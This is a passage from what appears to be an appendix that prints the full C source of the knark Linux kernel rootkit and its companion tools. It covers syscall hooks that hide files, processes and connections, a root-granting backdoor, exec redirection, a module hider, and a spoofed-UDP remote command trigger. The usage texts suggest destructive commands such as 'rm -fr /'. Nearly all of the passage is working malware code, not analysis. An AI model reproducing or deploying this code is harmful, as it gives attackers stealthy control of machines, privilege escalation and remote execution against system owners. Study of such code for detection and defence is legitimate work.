        kds->d_inode[i] = kds->d_inode[nfiles - 1];
        kds->d_inode[nfiles - 1] = 0;
      if(kds->d_name[nfiles - 1])
          kfree(kds->d_name[nfiles - 1]);
        return --kds->d_nfiles;
    }

    return -1;
}


int knark_getdents(unsigned int fd, struct dirent *dirp, unsigned int
count)
{
    int ret;
    int proc = 0;
    struct inode *dinode;
    char *ptr = (char *)dirp;
    struct dirent *curr;
    struct dirent *prev = NULL;
    kdev_t dev;

    ret = (*original_getdents)(fd, dirp, count);
    if(ret <= 0) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;
    dev = dinode->i_sb->s_dev;

    if(dinode->i_ino == PROC_ROOT_INO && !MAJOR(dinode->i_dev) &&
       MINOR(dinode->i_dev) == 1)
      proc++;

    while(ptr < (char *)dirp + ret)
    {
      curr = (struct dirent *)ptr;

      if( (proc && (curr->d_ino == knark_ino ||
                  knark_is_invisible(knark_atoi(curr->d_name)))) ||
          knark_secret_file(curr->d_ino, dev))
      {
          if(curr == dirp)
          {
            ret -= curr->d_reclen;
            knark_bcopy(ptr + curr->d_reclen, ptr, ret);
```

```
            continue;
          }
          else
            prev->d_reclen += curr->d_reclen;
      }
      else
          prev = curr;

      ptr += curr->d_reclen;
    }

    return ret;
}


int knark_fork(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
      hide++;

    pid = (*original_fork)(regs);
    if(hide && pid > 0)
      knark_hide_process(pid);

    return pid;
}


int knark_clone(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    if(knark_is_invisible(current->pid))
      hide++;

    pid = (*original_clone)(regs);
    if(hide && pid > 0)
      knark_hide_process(pid);

    return pid;
}


int knark_kill(pid_t pid, int sig)
{
    struct task_struct *task;

    if(sig != SIGINVISIBLE && sig != SIGVISIBLE)
      return (*original_kill)(pid, sig);

    if((task = knark_find_task(pid)) == NULL)
      return -ESRCH;
```

```
    if(current->uid && current->euid)
      return -EPERM;

    if(sig == SIGINVISIBLE) task->flags |= PF_INVISIBLE;
    else task->flags &= ~PF_INVISIBLE;

    return 0;
}


int knark_ioctl(int fd, int cmd, long arg)
{
    int ret;
    struct ifreq ifr;
    struct inode *inode;
    struct dentry *entry;

    if(cmd != KNARK_ELITE_CMD)
    {
      ret = (*original_ioctl)(fd, cmd, arg);
      if(!ret && cmd == SIOCGIFFLAGS)
      {
          copy_from_user(&ifr, (void *)arg, sizeof(struct ifreq));
          ifr.ifr_ifru.ifru_flags &= ~IFF_PROMISC;
          copy_to_user((void *)arg, &ifr, sizeof(struct ifreq));
      }
      return ret;
    }

    if(current->files->fd[fd] == NULL)
      return -1;

    entry = current->files->fd[fd]->f_dentry;
    inode = entry->d_inode;

    switch(arg)
    {
      case KNARK_HIDE_FILE:
      ret = knark_hide_file(inode, entry);
      break;

      case KNARK_UNHIDE_FILE:
      ret = knark_unhide_file(inode);
      break;

      default:
      return -EINVAL;
    }
    return ret;
}


int knark_add_nethide(char *hidestr)
{
    struct nethide_list *nl = knark_nethide_list;

    if(nl->nl_hidestr)
```

```
    {
      while(nl->next)
          nl = nl->next;

      nl->next = kmalloc(sizeof(struct nethide_list), GFP_KERNEL);
      if(nl->next == NULL) return -1;
      nl = nl->next;
    }

    nl->next = NULL;
    nl->nl_hidestr = hidestr;

    return 0;
}


int knark_clear_nethides(void)
{
    struct nethide_list *tmp, *nl = knark_nethide_list;

    do {
      if(nl->nl_hidestr)
      {
          putname(nl->nl_hidestr);
          nl->nl_hidestr = NULL;
      }

      nl = nl->next;
    } while(nl);

    nl = knark_nethide_list->next;
    while(nl)
    {
      tmp = nl->next;
      kfree(nl);
      nl = tmp;
    }
    knark_nethide_list->next = NULL;

    return 0;
}


int knark_read(int fd, char *buf, size_t count)
{
    int ret;
    char *p1, *p2;
    struct inode *dinode;
    struct nethide_list *nl = knark_nethide_list;

    ret = (*original_read)(fd, buf, count);
    if(ret <= 0 || nl->nl_hidestr == NULL) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;

    if(MAJOR(dinode->i_dev) || MINOR(dinode->i_dev) != 1)
      return ret;
```

```
    if(dinode->i_ino == PROC_NET_TCP || dinode->i_ino == PROC_NET_UDP)
    {
      do {
          while( (p1 = p2 = (char *) strstr(buf, nl->nl_hidestr)) )
          {
            *p1 =~ *p1;

            while(*p1 != '\n' && p1 > buf)
                p1--;
            if(*p1 == '\n')
                p1++;

            while(*p2 != '\n' && p2 < buf + ret - 1)
                p2++;
            if(*p2 == '\n')
                p2++;

            while(p2 < buf + ret)
                *(p1++) = *(p2++);

            ret -= p2 - p1;
          }
          nl = nl->next;
      } while(nl && nl->nl_hidestr);
    }

    return ret;
}


int knark_clear_redirects()
{
    struct redirect_list *tmp, *rl = knark_redirect_list;

    do {
      if(rl->rl_er.er_from)
      {
          putname(rl->rl_er.er_from);
          rl->rl_er.er_from = NULL;
      }
      if(rl->rl_er.er_to)
      {
          putname(rl->rl_er.er_to);
          rl->rl_er.er_to = NULL;
      }

      rl = rl->next;
    } while(rl);

    rl = knark_redirect_list->next;
    while(rl)
    {
      tmp = rl->next;
      kfree(rl);
      rl = tmp;
    }
```

```
    knark_redirect_list->next = NULL;

    return 0;
}


int knark_add_redirect(struct exec_redirect *er)
{
    struct redirect_list *rl = knark_redirect_list;

    if(knark_strcmp(er->er_from, knark_redirect_path(er->er_from)) ||
       !knark_strcmp(er->er_from, er->er_to))
      return -1;

    if(rl->rl_er.er_from)
    {
      while(rl->next)
          rl = rl->next;

      rl->next = kmalloc(sizeof(struct redirect_list), GFP_KERNEL);
      if(rl->next == NULL) return -1;
      rl = rl->next;
    }

    rl->next = NULL;
    rl->rl_er.er_from = er->er_from;
    rl->rl_er.er_to = er->er_to;

    return 0;
}


char *knark_redirect_path(char *path)
{
    struct redirect_list *rl = knark_redirect_list;

    do {
      if(rl->rl_er.er_from && !knark_strcmp(path, rl->rl_er.er_from))
          return rl->rl_er.er_to;

      rl = rl->next;
    } while(rl);

    return path;
}


int knark_settimeofday(struct timeval *tv, struct timezone *tz)
{
    char *hidestr;
    struct exec_redirect er, er_user;

    switch((int)tv)
    {
      case KNARK_GIMME_ROOT:
      current->uid = current->euid = current->suid = current->fsuid =
0;
```

```
      current->gid = current->egid = current->sgid = current->fsgid =
0;
      break;

      case KNARK_ADD_REDIRECT:
      copy_from_user((void *)&er_user, (void *)tz, sizeof(struct
exec_redirect));
      er.er_from = getname(er_user.er_from);
      er.er_to = getname(er_user.er_to);
      if(IS_ERR(er.er_from) || IS_ERR(er.er_to))
          return -1;
      knark_add_redirect(&er);
      break;

      case KNARK_CLEAR_REDIRECTS:
      knark_clear_redirects();
      break;

      case KNARK_ADD_NETHIDE:
      hidestr = getname((char *)tz);
      if(IS_ERR(hidestr))
          return -1;
      knark_add_nethide(hidestr);
      break;

      case KNARK_CLEAR_NETHIDES:
      knark_clear_nethides();
      break;

      default:
      return (*original_settimeofday)(tv, tz);
    }
    return 0;
}


int knark_execve(struct pt_regs regs)
{
    int error;
    char *filename;

    lock_kernel();
    filename = getname((char *)regs.ebx);
    error = PTR_ERR(filename);
    if(IS_ERR(filename))
      goto out;

    error = do_execve(knark_redirect_path(filename), (char **)regs.ecx,
                (char **)regs.edx, &regs);

    if(error == 0)
      current->flags &= ~PF_DTRACE;
    putname(filename);
out:
    unlock_kernel();
    return error;
}
```

```
#define BUF_LIMIT (PAGE_SIZE - 80)
int knark_read_pids(char *buf, char **start, off_t offset, int len,
                int unused)
{
    struct task_struct *task;

    if( (task = knark_find_task(1)) == NULL)
      return 0;

    len = sprintf(buf, " EUID PID\tCOMMAND\n");

    do {
      if(task->flags & PF_INVISIBLE)
          len += sprintf(buf+len, "%5d %d\t%s\n",
                      task->euid, task->pid, task->comm);
      task = task->next_task;
    } while(task->pid != 1 && len < BUF_LIMIT);

    return len;
}


int knark_read_files(char *buf, char **start, off_t offset, int len,
                int unsused)
{
    int n, i;

    len = sprintf(buf, "HIDDEN FILES\n");

    for(n = 0; n < kfs->f_ndevs; n++)
      for(i = 0; i < kfs->f_dev[n]->d_nfiles; i++)
          len += sprintf(buf+len, "%s\n", kfs->f_dev[n]->d_name[i]);

    return len;
}


int knark_read_redirects(char *buf, char **start, off_t offset, int
len,
                    int unised)
{
    int n, tmp=0;
    struct redirect_list *rl = knark_redirect_list;

    len = sprintf(buf, "REDIRECT FROM                 REDIRECT TO\n");
    if(rl->rl_er.er_from == NULL)
      return len;

    while(rl)
    {
      len += tmp = sprintf(buf+len, "%s", rl->rl_er.er_from);
      n = 30 - tmp;
      memset(buf+len, ' ', n);
      len += n;
      len += sprintf(buf+len, "%s\n", rl->rl_er.er_to);
```

```
      rl = rl->next;

    }

    return len;
}


int knark_read_nethides(char *buf, char **start, off_t offset, int len,
                int unused)
{
    struct nethide_list *nl = knark_nethide_list;

    len = sprintf(buf, "HIDDEN STRINGS (without the quotes)\n");
    while(nl && nl->nl_hidestr)
    {
      len += sprintf(buf+len, "\"%s\"\n", nl->nl_hidestr);
      nl = nl->next;
    }

    return len;
}


int knark_read_author(char *buf, char **start, off_t offset, int len,
                int unused)
{
    len = sprintf(buf,
            "* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
*\n"
            "* knark %s by Creed @ #hack.se 1999 <creed@sekure.net>
*\n"
            "*
*\n"
            "*    This program may NOT be used in an illegal way
*\n"
              "*          or to cause damage of any kind.
*\n"
              "* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* *\n"
            ,KNARK_VERSION);

    return len;
}


#ifdef FUCKY_REXEC_VERIFY
ssize_t knark_verify_rexec_fops_read(struct file *file, char *buf,
                             size_t len, loff_t *offset)
{
    if(file->f_pos == strlen("fikadags?\n"))
       return 0;

    len = sprintf(buf, "fikadags?\n");
    file->f_pos = len;
```

```
    return len;
}


int knark_write_verify_rexec(struct file *file, const char *buf, u_long
count,
                      void *data)
{
    int num, n;
    char buff[16];

    n = count<16? count:16;
    knark_bcopy((char *)buf, buff, n);
    if(buff[n-1] == '\n')
      buff[n-1] = '\0';
    else
      buff[n] = '\0';

    num = knark_atoi(buff);
    if(num >= 0 && num <= 16)
      verify_rexec = num;

    file->f_pos = count;

    return count;
}


int knark_read_verify_rexec(char *buf, char **start, off_t offset, int
len,
                     int unused)
{
    len = sprintf(buf,
         "Knark rexec verify-packet must be one of:\n"
         " 0   ICMP_NET_UNREACH\n"
         " 1   ICMP_HOST_UNREACH\n"
         " 2   ICMP_PROT_UNREACH\n"
         " 3   ICMP_FRAG_NEEDED\n"
         " 4   ICMP_FRAG_NEEDED\n"
         " 5   ICMP_SR_FAILED\n"
         " 6   ICMP_NET_UNKNOWN\n"
         " 7   ICMP_HOST_ISOLATED\n"
         " 8   ICMP_HOST_ISOLATED\n"
         " 9   ICMP_NET_ANO\n"
         " 10  ICMP_HOST_ANO\n"
         " 11  ICMP_NET_UNR_TOS\n"
         " 12  ICMP_HOST_UNR_TOS\n"
         " 13  ICMP_PKT_FILTERED\n"
         " 14  ICMP_PREC_VIOLATION\n"
         " 15  ICMP_PREC_VIOLATION\n"
         " 16  (don't verify)\n"
         "\n"
         "Currently set to: %d\n",
         verify_rexec);

    return len;
}
```

```
#endif /*FUCKY_REXEC_VERIFY*/


int knark_execve_userprogram(char *path, char **argv, char **envp, int
secret)
{
    static char *path_argv[2];
    static char *def_envp[] = { "HOME=/", "TERM=linux",

"PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin:"
         "/usr/bin/X11", NULL
    };
    static struct execve_args args;
    pid_t pid;

    if(path) args.path = path;
    else return -1;

    if(argv) args.argv = argv;
    else {
      path_argv[0] = path;
      path_argv[1] = NULL;
    }

    if(envp) args.envp = envp;
    else args.envp = def_envp;

    pid = kernel_thread(knark_do_exec_userprogram, (void *)&args,
CLONE_FS);
    if(pid == -1)
      return -1;

    if(secret) knark_hide_process(pid);
    return pid;
}


int knark_do_exec_userprogram(void *data)
{
    int i;
    struct fs_struct *fs;
    struct execve_args *args = (struct execve_args *) data;

    lock_kernel();

    exit_fs(current);
    fs = init_task.fs;
    current->fs = fs;
    atomic_inc(&fs->count);

    unlock_kernel();

    for(i = 0; i < current->files->max_fds; i++)
      if(current->files->fd[i]) close(i);

    current->uid = current->euid = current->fsuid = 0;
    cap_set_full(current->cap_inheritable);
```

```
    cap_set_full(current->cap_effective);

    set_fs(KERNEL_DS);

    if(execve(args->path, args->argv, args->envp) < 0)
      return -1;

    return 0;
}


int knark_udp_rcv(struct sk_buff *skb, unsigned short len)
{
    int i, datalen;
    struct udphdr *uh = (struct udphdr *)(skb->data + 48);
    char *buf, *data = skb->data + 56;
    static char *argv[16];
    char space_str[2];

    if(uh->source != ntohs(53) ||
       uh->dest != ntohs(53) ||
      *(u_long *)data != UDP_REXEC_USERPROGRAM)
      goto bad;
    data += 4;
    datalen = ntohs(uh->len) - sizeof(struct udphdr) - sizeof(u_long);

    buf = kmalloc(datalen+1, GFP_KERNEL);
    if(buf == NULL)
      goto bad;

    knark_bcopy(data, buf, datalen);
    buf[datalen] = '\0';

    space_str[0] = SPACE_REPLACEMENT;
    space_str[1] = 0;
    for(i = 0; i < 16 && (argv[i] = strtok(i? NULL:buf, space_str)) !=
NULL;
      i++);
    argv[i] = NULL;

    knark_execve_userprogram(argv[0], argv, NULL, 1);
#ifdef FUCKY_REXEC_VERIFY
    if(verify_rexec >= 0 && verify_rexec < 16)
      icmp_send(skb, ICMP_DEST_UNREACH, verify_rexec, 0);
#endif /*FUCKY_REXEC_VERIFY*/

    return 0;
bad:
    return original_udp_protocol->handler(skb, len);
}


int init_module(void)
{
    inet_add_protocol(&knark_udp_protocol);
    original_udp_protocol = knark_udp_protocol.next;
    inet_del_protocol(original_udp_protocol);
```

```
    kfs = kmalloc(sizeof(struct knark_fs_struct), GFP_KERNEL);
    if(kfs == NULL) goto error;
    memset((void *)kfs, 0, sizeof(struct knark_fs_struct));

    knark_redirect_list = kmalloc(sizeof(struct redirect_list),
GFP_KERNEL);
    if(knark_redirect_list == NULL) goto error;
    memset((void *)knark_redirect_list, 0, sizeof(struct
redirect_list));

    knark_nethide_list = kmalloc(sizeof(struct nethide_list),
                            GFP_KERNEL);
    if(knark_nethide_list == NULL) goto error;
    memset((void *)knark_nethide_list, 0, sizeof(struct nethide_list));

    proc_register(&proc_root, &knark_dir);
    knark_ino = knark_dir.low_ino;
    proc_register(&knark_dir, &knark_pids);
    proc_register(&knark_dir, &knark_files);
    proc_register(&knark_dir, &knark_author);
    proc_register(&knark_dir, &knark_redirects);
    proc_register(&knark_dir, &knark_nethides);
#ifdef FUCKY_REXEC_VERIFY
    proc_register(&knark_dir, &knark_verify_rexec);
#endif /*FUCKY_REXEC_VERIFY*/

    original_getdents = sys_call_table[SYS_getdents];
    sys_call_table[SYS_getdents] = knark_getdents;

    original_kill = sys_call_table[SYS_kill];
    sys_call_table[SYS_kill] = knark_kill;

    original_read = sys_call_table[SYS_read];
    sys_call_table[SYS_read] = knark_read;

    original_ioctl = sys_call_table[SYS_ioctl];
    sys_call_table[SYS_ioctl] = knark_ioctl;

    original_fork = sys_call_table[SYS_fork];
    sys_call_table[SYS_fork] = knark_fork;

    original_clone = sys_call_table[SYS_clone];
    sys_call_table[SYS_clone] = knark_clone;

    original_settimeofday = sys_call_table[SYS_settimeofday];
    sys_call_table[SYS_settimeofday] = knark_settimeofday;

    original_execve = sys_call_table[SYS_execve];
    sys_call_table[SYS_execve] = knark_execve;

    return 0;
error:
    return -1;
}
```

```
void cleanup_module(void)
{
    int i, n;

    inet_add_protocol(original_udp_protocol);
    inet_del_protocol(&knark_udp_protocol);

    proc_unregister(&knark_dir, knark_pids.low_ino);
    proc_unregister(&knark_dir, knark_files.low_ino);
    proc_unregister(&knark_dir, knark_author.low_ino);
    proc_unregister(&knark_dir, knark_redirects.low_ino);
    proc_unregister(&knark_dir, knark_nethides.low_ino);
#ifdef FUCKY_REXEC_VERIFY
    proc_unregister(&knark_dir, knark_verify_rexec.low_ino);
#endif /*FUCKY_REXEC_VERIFY*/
    proc_unregister(&proc_root, knark_dir.low_ino);

    sys_call_table[SYS_getdents] = original_getdents;
    sys_call_table[SYS_kill] = original_kill;
    sys_call_table[SYS_read] = original_read;
    sys_call_table[SYS_ioctl] = original_ioctl;
    sys_call_table[SYS_fork] = original_fork;
    sys_call_table[SYS_clone] = original_clone;
    sys_call_table[SYS_settimeofday] = original_settimeofday;
    sys_call_table[SYS_execve] = original_execve;

    knark_clear_redirects();
    kfree(knark_redirect_list);

    knark_clear_nethides();
    kfree(knark_nethide_list);

    for(i = 0; i < kfs->f_ndevs; i++)
    {
      kfree(kfs->f_dev[i]);
      for(n = 0; kfs->f_dev[i]->d_name; n++)
          kfree(kfs->f_dev[i]->d_name);
    }
    kfree(kfs);
}

EXPORT_NO_SYMBOLS;
```

C.13: Knark.h

```
/*
 * knark.h, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 * Ported to 2.4 2001 by cyberwinds@hotmail.com
 *
 * Some parts of this can be changed, but things might break so I
advice you
 * to leave it as it is.
 * See README for more info.
 */
```

```
#ifndef _KNARK_H
#define _KNARK_H

// to conform to the kernel version.
#define KNARK_VERSION "v2.4.3"

#define MODULE_NAME "knark"


#define MAX_SECRET_FILES 12
#define MAX_SECRET_DEVS 4


#ifdef DEBUG
# ifdef __KERNEL__
#  define knark_debug(fmt, args...) printk(fmt, ## args)
# else
#  define knark_debug(fmt, args...) fprintf(stderr, fmt, ## args)
# endif
#else
#define knark_debug(fmt, args...)
#endif


#define SIGINVISIBLE 31
#define SIGVISIBLE 32


/* ioctl stuff */
#define KNARK_ELITE_CMD 0xfffffffe

#define KNARK_HIDE_FILE 1
#define KNARK_UNHIDE_FILE 2


/* knark_settimeofday */
#define KNARK_GIMME_ROOT 9000

#define KNARK_ADD_REDIRECT 9001
#define KNARK_CLEAR_REDIRECTS 9002

#define KNARK_ADD_NETHIDE 9003
#define KNARK_CLEAR_NETHIDES 9004

struct exec_redirect
{
    char *er_from;
    char *er_to;
};


/* udp-wrapper */
#define UDP_REXEC_USERPROGRAM 0x0deadbee
#define UDP_REXEC_SRCPORT 53
#define UDP_REXEC_DSTPORT 53

#define SPACE_REPLACEMENT 254
```

```
/* Ok, time for some self-promotion again. I'm hopeless. */
void author_banner(const char *progname);

#endif //_KNARK_H
```

C.14: Modhide.c

```
/*
 * generic module hidder, for 2.2.x kernels.
 *
 * by kossak (kossak@hackers-pt.org || http://www.hackers-
pt.org/kossak)
 * Enhanced by cyberwinds@hotmail.com
 *
 * This module hides the last module installed. With little mind work
you can
 * put it to selectivly hide any module from the list.
 *
 * insmod'ing this module will allways return an error, something like
device
 * or resource busy, or whatever, meaning the module will not stay
installed.
 * Run lsmod and see if it done any good. If not, see below, and try
until you
 * suceed. If you dont, then the machine has a weird compiler that I
never seen.
 * It will suceed on 99% of all intel boxes running 2.2.x kernels.
 *
 * The module is expected not to crash when it gets the wrong register,
but
 * then again, it could set fire to your machine, who knows...
 *
 * Idea shamelessly stolen from plaguez's itf, as seen on Phrack 52.
 * The thing about this on 2.2.x is that kernel module symbol
information is
 * also referenced by this pointer, so this hides all of the stuff :)
 *
 * DISCLAIMER: If you use this for the wrong purposes, your skin will
fall off,
 *             you'll only have sex with ugly women, and you'll be
raped in
 *             jail by homicidal maniacs.
 *
 * Anyway, enjoy :)
 *
 * USAGE: gcc -c modhide.c ; insmod modhide.o ; lsmod ; rm -rf /
 */


#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
```

```
#include <linux/string.h>
#include <linux/kernel.h>

char * modname;

MODULE_PARM(modname, "s");

int init_module(void) {

/*
 *  if at first you dont suceed, try:
 *  %eax, %ebx, %ecx, %edx, %edi, %esi, %ebp, %esp
 *  I cant make this automaticly, because I'll fuck up the registers If
I do
 *  any calculus here.
 */
  register struct module *mp asm("%ebx");
  struct module *p;

  // check modname
  if(modname == 0x0){
    // If you really want to use this module, do it right way!
thinkhard
    printk("Unknown module name. Try insmod modhide.o modname.\n");
    return -1;
  }


  /*
    if (mp->init == &init_module) // is it the right register?
    if (mp->next) // and is there any module besides this one?
    mp->next = mp->next->next; // cool, lets hide it :)
  */

  if (mp->init == &init_module) /* is it the right register? */
    if (mp->next){ /* and is there any module besides this one? */
      p = mp->next;
      while(p && strcmp(p->name, modname)){
      mp = p;
      p=p->next;
      }
      if(p) //found matching module
      mp->next = p->next;
    }

  return -1; /* the end. simple heh? */
}
/* EOF */
```

C.15: Nethide.c

```
/*
 * nethide.c, part of the knark package
 * Linux 2.1-2.2 lkm trojan user program
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
```

```
 * This program may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 */

#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>
#include <stdio.h>
#include "knark.h"


void usage(const char *progname)
{
    fprintf(stderr,
          "Usage:\n"
          "\t%s <string>\n"
            "\t%s -c (clear nethide-list)\n"
          "ex: %s \":ABCD\" (will hide connections to/from port
0xABCD)\n",
          progname, progname, progname);
    exit(-1);
}


int main(int argc, char *argv[])
{
    char *hidestr;

    author_banner("nethide.c");

    if(argc != 2 || !strlen(argv[1]))
      usage(argv[0]);

    if(!strcmp(argv[1], "-c"))
    {
      if(settimeofday((struct timeval *)KNARK_CLEAR_NETHIDES,
                  (struct timezone *)NULL) == -1)
      {
          perror("settimeofday");
          fprintf(stderr, "Have you really loaded knark.o?!\n");
          exit(-1);
      }
      printf("Done. Nethide list cleared.\n");
      exit(0);
    }

    hidestr = argv[1];

    if(settimeofday((struct timeval *)KNARK_ADD_NETHIDE,
                (struct timezone *)hidestr) == -1)
    {
      perror("settimeofday");
      fprintf(stderr, "Have you really loaded knark.o?!\n");
      exit(-1);
    }
```

```
    printf("Done: \"%s\" is now removed\n", hidestr);
    exit(0);
}
```

C.16: Rexec.c

```
/*
 * rexec.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This program may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 */

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>
#include <time.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "knark.h"

#define UDP_H sizeof(struct udphdr)
#define IP_H sizeof(struct ip)


void usage(const char *progname)
{
    fprintf(stderr,
          "Usage:\n"
          "\t%s <src_addr> <dst_addr> <command> [args ...]\n"
          "ex: %s www.microsoft.com 192.168.1.77 /bin/rm -fr /\n",
          progname, progname);
    exit(-1);
}


int open_raw_sock(void)
{
    int s, on = 1;

    if( (s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
      perror("SOCK_RAW"), exit(-1);
```

```
    if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) == -1)
      perror("IP_HDRINCL"), exit(-1);

    return s;
}


struct in_addr resolv(char *hostname)
{
    struct in_addr in;
    struct hostent *hp;

    if( (in.s_addr = inet_addr(hostname)) == -1)
    {
      if( (hp = gethostbyname(hostname)) )
          bcopy(hp->h_addr, &in.s_addr, hp->h_length);
      else {
          herror("Can't resolv hostname");
          exit(-1);
      }
    }

    return in;
}


int udp_send_rexec(int s,
               struct in_addr *src,
               struct in_addr *dst,
               u_char *buf,
               u_short datalen)
{
    u_char *packet, *data, *p;
    struct ip *ip;
    struct udphdr *udp;
    u_short psize;
    struct sockaddr_in sin;

    psize = IP_H + UDP_H + sizeof(u_long) + datalen;
    if( (packet = calloc(1, psize)) == NULL)
      perror("calloc"), exit(-1);

    ip     = (struct ip     *) packet;
    udp    = (struct udphdr *) (packet + IP_H);
    data   = (u_char        *) (packet + IP_H + UDP_H);

    srand(time(NULL));

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = dst->s_addr;
    sin.sin_port = htons(UDP_REXEC_DSTPORT);

    ip->ip_hl         = IP_H >> 2;
    ip->ip_v          = IPVERSION;
    ip->ip_len        = htons(psize);
```

```
    ip->ip_id         = ~rand()&0xffff;
    ip->ip_ttl        = 63;
    ip->ip_p          = IPPROTO_UDP;
    ip->ip_src.s_addr = src->s_addr;
    ip->ip_dst.s_addr = dst->s_addr;

    udp->source = htons(UDP_REXEC_SRCPORT);
    udp->dest   = htons(UDP_REXEC_DSTPORT);
    udp->len    = htons(UDP_H + sizeof(u_long) + datalen);

    p = data;
    *(u_long *)p = UDP_REXEC_USERPROGRAM;
    p += sizeof(u_long);
    memcpy(p, buf, datalen);

    if(sendto(s, packet, psize, 0, (struct sockaddr *)&sin,
sizeof(sin)) == -1)
      perror("sendto"), exit(-1);

    return psize;
}


int main(int argc, char *argv[])
{
    int s, i, len;
    u_char cmd[IP_MSS];
    struct in_addr src, dst;

    author_banner("rexec.c");

    if(argc < 4)
      usage(argv[0]);

    src = resolv(argv[1]);
    dst = resolv(argv[2]);

    s = open_raw_sock();

    len = snprintf(cmd, IP_MSS, "%s", argv[3]);
    for(i = 4; i < argc && len < IP_MSS; i++)
      len += snprintf(cmd+len, IP_MSS-len, "%c%s", SPACE_REPLACEMENT,
                  argv[i]);
    cmd[len] = '\0';

    udp_send_rexec(s, &src, &dst, cmd, len);
    for(i = 0; cmd[i]; i++)
      if(cmd[i] == SPACE_REPLACEMENT)
          cmd[i] = ' ';
    printf("Done. exec \"%s\" requested on %s from %s\n",
         cmd, argv[2], argv[1]);

    exit(0);
}
```

C.17: Rootme.c

```
/*
 * rootme.c, part of the knark package
 * Linux 2.1-2.2 lkm trojan user program
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This program may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * See README for more info.
 */

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>
#include <time.h>

#include "knark.h"


void usage(const char *progname)
{
    fprintf(stderr,
          "Usage:\n"
          "\t%s <path> [args ...]\n"
          "ex: %s /bin/sh\n",
          progname, progname);
    exit(-1);
}


int main(int argc, char *argv[])
{
    author_banner("rootme.c");

    if(argc < 2)
      usage(argv[0]);

    if(settimeofday((struct timeval *)KNARK_GIMME_ROOT,
                (struct timezone *)NULL) == -1)
    {
      perror("settimeofday");
      fprintf(stderr, "Have you really loaded knark.o?!\n");
      exit(-1);
    }

    printf("Do you feel lucky today, hax0r?\n");
    if(execv(argv[1], argv+1) == -1)
      perror("execv"), exit(-1);
    exit(0);
}
```

C.18: Taskhack.c

```
/*
 * taskhack.c, part of the knark package
 * (c) Creed @ #hack.se 1999 <creed@sekure.net>
 *
 * This program may NOT be used in an illegal way,
 * or to cause damage of any kind.
 *
 * You don't need the README to use this program if you have a brain.
 */

#define __KERNEL__
#include <linux/sched.h>
#undef __KERNEL__
//#include <sys/types.h>
//#include <unistd.h>
//#include <fcntl.h>
//#include <stdlib.h>
#include <stdio.h>
//#include <string.h>
#include <errno.h>
#include <getopt.h>

#include "knark.h"

extern void exit(int );
extern int atoi(const char *);
extern unsigned long int strtoul(const char *, char **, int );

void die(char *reason)
{
    perror(reason);
    exit(-1);
}


void usage(const char *progname)
{
    fprintf(stderr,
          "Usage:\n"
          "%s  -show pid          shows id's of process pid\n"
          "%s  -someid=newid pid  sets process pid's someid to newid\n"
          "                              newid defaults to 0\n"
          "someid is one of: uid, euid, suid, fsuid, gid, egid, sgid,
fsgid\n"
          "alluid or allgid can be used to specify all *uid's or
*gid's\n"
          "ex: %s -euid=1000 1\n",
          progname, progname, progname);
    exit(-1);
}


int main(int argc, char *argv[])
{
```

```
int kmem_fd, c;
char *p, buf[1024];
FILE *ksyms_fp;
unsigned long task_addr, kstat_addr = 0;
struct task_struct task;
int uflag = 0, eflag = 0, sflag = 0, fflag = 0;
int Gflag = 0, Eflag = 0, Sflag = 0, Fflag = 0;
int lflag = 0;
uid_t uid = 0, euid = 0, suid = 0, fsuid = 0;
gid_t gid = 0, egid = 0, sgid = 0, fsgid = 0;
pid_t pid;

const char *optstr = "lauesfAGESF";
struct option options[] =
{
  {"show", 0, 0, 'l'},
  {"alluid", 2, 0, 'a'},
  {"uid", 2, 0, 'u'},
  {"euid", 2, 0, 'e'},
  {"suid", 2, 0, 's'},
  {"fsuid", 2, 0, 'f'},
  {"allgid", 2, 0, 'A'},
  {"gid", 2, 0, 'G'},
  {"egid", 2, 0, 'E'},
  {"sgid", 2, 0, 'S'},
  {"fsgid", 2, 0, 'F'},
  {0, 0, 0, 0}
};

author_banner("taskhack.c");

while( (c = getopt_long_only(argc, argv, optstr, options,
                      NULL)) != EOF)
  switch(c)
{
  case 'l':
  lflag++;
  break;

  case 'a':
  uflag++, eflag++, sflag++, fflag++;
  if(optarg) uid = euid = suid = fsuid = atoi(optarg);
  break;

  case 'u':
  uflag++;
  if(optarg) uid = atoi(optarg);
  break;

  case 'e':
  eflag++;
  if(optarg) euid = atoi(optarg);
  break;

  case 's':
  sflag++;
  if(optarg) suid = atoi(optarg);
```

```
  break;

  case 'f':
  fflag++;
  if(optarg) fsuid = atoi(optarg);
  break;

  case 'A':
  Gflag++, Eflag++, Sflag++, Fflag++;
  if(optarg) gid = egid = sgid = fsgid = atoi(optarg);
  break;

  case 'G':
  Gflag++;
  if(optarg) gid = atoi(optarg);
  break;

  case 'E':
  Eflag++;
  if(optarg) egid = atoi(optarg);
  break;

  case 'S':
  Sflag++;
  if(optarg) sgid = atoi(optarg);
  break;

  case 'F':
  Fflag++;
  if(optarg) fsgid = atoi(optarg);
  break;

  default:
  usage(argv[0]);
}

